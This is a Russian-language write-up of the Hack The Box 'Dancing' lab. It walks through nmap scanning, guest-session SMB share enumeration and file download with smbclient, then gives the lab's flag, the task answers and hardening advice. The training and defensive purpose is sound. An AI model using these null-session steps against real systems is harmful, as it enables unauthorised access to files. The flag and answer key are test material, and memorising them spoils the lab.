


Hack The Box: Dancing Writeup (Tier 0 – Starting Point)

****Дата проведения аудита:** 08 октября 2026 г.**

****Время фиксации компрометации:** 21:06 MSK**

****Атакующая платформа:** Kali Linux arm64
(Гипервизор: VMware Fusion Pro, хост: Apple Silicon M4)**

****Целевой хост (Target IP):** `10.129.31.110`**



****Результат:** Полная компрометация системы (`SOLVED`), получен доступ к скрытым пользовательским директориям, успешно эксфильтрованы служебные записки и корневой Root-флаг.**

--- ## 1. Теоретический аудит протокола SMB и модели OSI

В рамках данной лабораторной работы исследовался протокол ****SMB (Server Message Block)**** – проприетарный сетевой протокол компании Microsoft, предназначенный для удаленного доступа к файлам, принтерам и другим сетевым ресурсам.

1.1. Взаимодействие уровней модели OSI

Согласно сетевой архитектуре, изученной по ходу подготовки к атаке:

* **7-й уровень (Прикладной / Application Layer):**

На этом уровне функционирует сам протокол SMB, предоставляя интерфейс для программного взаимодействия с файловой системой удаленного сервера.

* **4-й уровень (Транспортный / Transport Layer):**

В современных системах (начиная с Windows 2000) SMB инкапсулируется напрямую в стек протоколов TCP/IP, используя выделенный ****порт 445**** (имя службы: ``microsoft-ds``).

В устаревших архитектурах SMB опирался на протокол NetBIOS поверх TCP/IP (NBT), задействуя порты ``137, 138, 139``.

1.2. Физика уязвимости Security Misconfiguration (Null Session)

По умолчанию протокол SMB требует строгой аутентификации (проверки пары логин/пароль) для предоставления доступа к общим сетевым папкам (Shares).

Однако из-за человеческого фактора и халатности системного администратора на целевом хосте активирован ****гостевой доступ / нулевая сессия (Null Session / Guest Authentication)****. Данная уязвимость конфигурации позволяет неавторизованному внешнему атакующему подключиться к службе с абсолютно пустыми учетными данными (``username: ""`, `password: ""``) и перечислить структуру внутренних каталогов сервера.

--- ## 2. Этап разведки и перечисления (Reconnaissance & Enumeration)

2.1. Активное сканирование портов (Nmap)

Для подтверждения работоспособности службы и определения точной версии операционной системы запущено сканирование и в последствии точечное сканирование порта 445:

```
```sudo nmap -Pn -sV 10.129.31.110 ```
```

```
```sudo nmap -Pn -p 445 -sV 10.129.31.110 ```
```

****Результат работы сканера Nmap:**** ```text PORT STATE

SERVICE VERSION 445/tcp open microsoft-ds Windows 10 Enterprise 10.0 ``` Анализ лога подтвердил: порт ****445/tcp**** находится в открытом состоянии (`open`), служба идентифицирована как `microsoft-ds`, а целевая операционная система является ****Windows 10 Enterprise****.

```

kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads
(kali@kali)-[~/Downloads]
$ sudo nmap -Pn -sV 10.129.31.110
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 20:46 +0300
Nmap scan report for 10.129.31.110
Host is up (0.32s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.63 seconds

(kali@kali)-[~/Downloads]
$ sudo nmap -Pn -p 445 -sV 10.129.31.110
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 20:48 +0300
Nmap scan report for 10.129.31.110
Host is up (0.39s latency).
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds

```

2.2. Картирование сетевых ресурсов (SMB Shares Enumeration)

Для сбора информации о доступных сетевых каталогах была вызвана утилита `smbclient` с флагом вывода списка ресурсов (`-L`):

```
```smbclient -L 10.129.31.110 ```
```


При запросе пароля для учетной записи `WORKGROUP\kali` был осуществлен пустой ввод (`Enter`), что позволило успешно реализовать Null Session [source: google]. **\*\*Лог структуры сетевых папок сервера:\*\*** ```text

Sharename	Type	Comment
ADMIN\$	Disk	
Remote Admin	C\$	Disk
Default share	IPC\$	IPC
Remote IPC	WorkShares	Disk
Custom share		

``` \* **\*\*`ADMIN\$`** и **\*\*`C\$`** – стандартные скрытые административные папки Windows, доступ к которым для гостевой сессии легитимно заблокирован ядром (`NT\_STATUS\_ACCESS\_DENIED`).

* ****`WorkShares`** – кастомная, созданная пользователем сетевая директория, не защищенная паролем, которая и стала вектором атаки.

Всего на хосте обнаружено ****4 сетевых ресурса****.



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.63 seconds

(kali@kali)~/Downloads
$ sudo nmap -Pn -p 445 -sV 10.129.31.110
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 20:48 +0300
Nmap scan report for 10.129.31.110
Host is up (0.39s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds

(kali@kali)~/Downloads
$ smbclient -L sc
(kali@kali)~/Downloads
$ smbclient -L 10.129.31.110
Password for [WORKGROUP\kali]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
WorkShares     Disk           WorkShares

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.31.110 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)~/Downloads
$
```

--- ## 3. Этап эксплуатации (Exploitation)


3.1. Неавторизованное подключение к WorkShares

Для входа во внутреннее интерактивное окружение сетевой папки была выполнена команда:

```
```smbclient //10.129.31.110/WorkShares ```
```

Вход выполнен успешно с пустым паролем, приглашение командной строки изменилось на встроенный шелл службы:

```
`smb: \>`
```



```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
Nmap done: 1 IP address (1 host up) scanned in 25.63 seconds

(kali@kali)~/Downloads
$ sudo nmap -Pn -p 445 -sV 10.129.31.110
Starting Nmap 7.99 (https://nmap.org) at 2026-10-08 20:48 +0300
Nmap scan report for 10.129.31.110
Host is up (0.39s latency).

PORT STATE SERVICE VERSION
445/tcp open microsoft-ds?


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds

(kali@kali)~/Downloads
$ smbclient -L sc
(kali@kali)~/Downloads
$ smbclient -L 10.129.31.110
Password for [WORKGROUP\kali]:
smb: \>
```


### ### 3.2. Аудит внутренних каталогов и сбор разведданных

Перемещение по файловой структуре осуществлялось последовательно, без пропусков директорий, с использованием команд навигации `cd`, вывода списка файлов `ls` и скачивания документов `get`:

```
```smb: \> ls```  
D 0 Mon Mar 29 11:22:01 2021 .. D 0 Mon Mar 29  
11:22:01 2021 Amy.J D 0 Mon Mar 29 12:08:24 2021 James.P  
D 0 Thu Jun 3 11:38:03 2021 smb: \> cd Amy.J smb: \Amy.J\>  
ls worknotes.txt A 94 Fri Mar 26 14:00:37 2021
```



```
```smb: \Amy.J\> get worknotes.txt```  
getting file \Amy.J\worknotes.txt of size 94 as
worknotes.txt (0.1 KiloBytes/sec)
```



```
```smb: \Amy.J\> cd```  
```smb: \> cd James.P```  
```smb: \James.P\> ls```  
flag.txt A 32 Mon Mar 29 10:26:57 2021
```

```
kali@kali: ~/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/Downloads
kali@kali: ~/Downloads
$ smbclient //10.129.31.110/WorkShares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Mar 29 11:22:01 2021
..               D          0 Mon Mar 29 11:22:01 2021
Amy.J            D          0 Mon Mar 29 12:08:24 2021
James.P         D          0 Thu Jun 3 11:38:03 2021
5114111 blocks of size 4096. 1734224 blocks available
smb: \> cd Amy.J
smb: \Amy.J\> ls
.                D          0 Mon Mar 29 12:08:24 2021
..               D          0 Mon Mar 29 12:08:24 2021
worknotes.txt   A          94 Fri Mar 26 14:00:37 2021
5114111 blocks of size 4096. 1734224 blocks available
smb: \Amy.J\> get worknotes.txt
getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Amy.J\> cd ..
smb: \> ls
.                D          0 Mon Mar 29 11:22:01 2021
..               D          0 Mon Mar 29 11:22:01 2021
Amy.J            D          0 Mon Mar 29 12:08:24 2021
James.P         D          0 Thu Jun 3 11:38:03 2021
5114111 blocks of size 4096. 1733842 blocks available
smb: \> cd James.P
smb: \James.P\> ls
.                D          0 Thu Jun 3 11:38:03 2021
..               D          0 Thu Jun 3 11:38:03 2021
flag.txt        A          32 Mon Mar 29 12:26:57 2021
```

```
```smb: \James.P\> get flag.txt```
getting file \James.P\flag.txt of size 32 as flag.txt
(0.1 KiloBytes/sec)
```smb: \James.P\> exit```
```

```
smb: \> cd James.P
smb: \James.P\> ls
.                D          0 Thu Jun 3 11:38:03 2021
..               D          0 Thu Jun 3 11:38:03 2021
flag.txt        A          32 Mon Mar 29 12:26:57 2021
5114111 blocks of size 4096. 1733826 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \James.P\> exit
```

--- ## 4. Пост-эксплуатационный анализ (Post-Exploitation)

После завершения сессии и автоматического сохранения файлов в локальную директорию `~/Downloads` на Kali Linux, изучено их текстовое содержимое.

4.1. Разбор служебных записок Эми (`worknotes.txt`)

```
```cat worknotes.txt```
Содержимое: ```text - start apache server on the
linux machine - secure the ftp server - setup winrm on
dancing ```
```

\*Анализ данных:\* Записка указывает на конфигурацию службы удаленного управления **\*\*WinRM\*\*** на целевом хосте `Dancing`. В реальном пентесте это является прямым указанием для Red Team на вектор атаки Lateral Movement

(горизонтальное перемещение по сети компании) через порты 5985/5986.

```
(kali@kali)-[~/Downloads]
$ cat worknotes.txt
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing
```

### ### 4.2. Дешифровка корневого трофея (`flag.txt`)

```
```cat flag.txt```
```

****Вывод хэша:****

```
```5f61c10dffbc77a704d76016a22f1664```
```

Хэш-токен успешно отправлен на платформу Hack The Box, лабораторная работа закрыта со статусом **\*\*`100% COMPLETED`\*\***.

```
(kali@kali)-[~/Downloads]
$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

## --- ## 5. Официальные ответы на Tasks (HTB Справочник)

1. **\*\*Task 1 (Аббревиатура SMB):\*\*** `Server Message Block`
2. **\*\*Task 2 (Порт SMB поверх TCP):\*\*** `445`
3. **\*\*Task 3 (Имя службы порта 445):\*\*** `microsoft-ds`
4. **\*\*Task 4 (Флаг вывода списка шар):\*\*** `-L`
5. **\*\*Task 5 (Количество ресурсов на цели):\*\*** `4`
6. **\*\*Task 6 (Имя открытой папки):\*\*** `WorkShares`
7. **\*\*Task 7 (Внутренняя команда скачивания):\*\*** `get`

## --- ## 6. Рекомендации по устранению уязвимостей (Remediation)

1. **\*\*Отключение гостевого доступа к каталогу:\*\*** В свойствах сетевой папки `WorkShares` (вкладка «Доступ» -> «Разрешения») принудительно удалить встроенные группы `Все` (Everyone) и `Гость` (Guest). Доступ должен предоставляться строго авторизованным доменным пользователям по принципу наименьших привилегий.

2. **\*\*Блокировка Null Session на уровне ОС:\*\*** Через Редактор локальной политики безопасности (`secpol.msc`) активировать параметры «Сетевой доступ: запретить анонимное перечисление учетных записей SAM» и «Сетевой доступ: запретить анонимное перечисление общих ресурсов». В реестре Windows установить параметр `RestrictNullSessAccess` в значение `1`.

3. **\*\*Сетевое экранирование периметра:\*\*** На внешнем брандмауэре (Firewall) полностью заблокировать любые входящие подключения из внешней сети на порты `445` и `137-139`. Удаленный доступ к файловым ресурсам компании разрешить строго внутри защищенного корпоративного VPN-туннеля.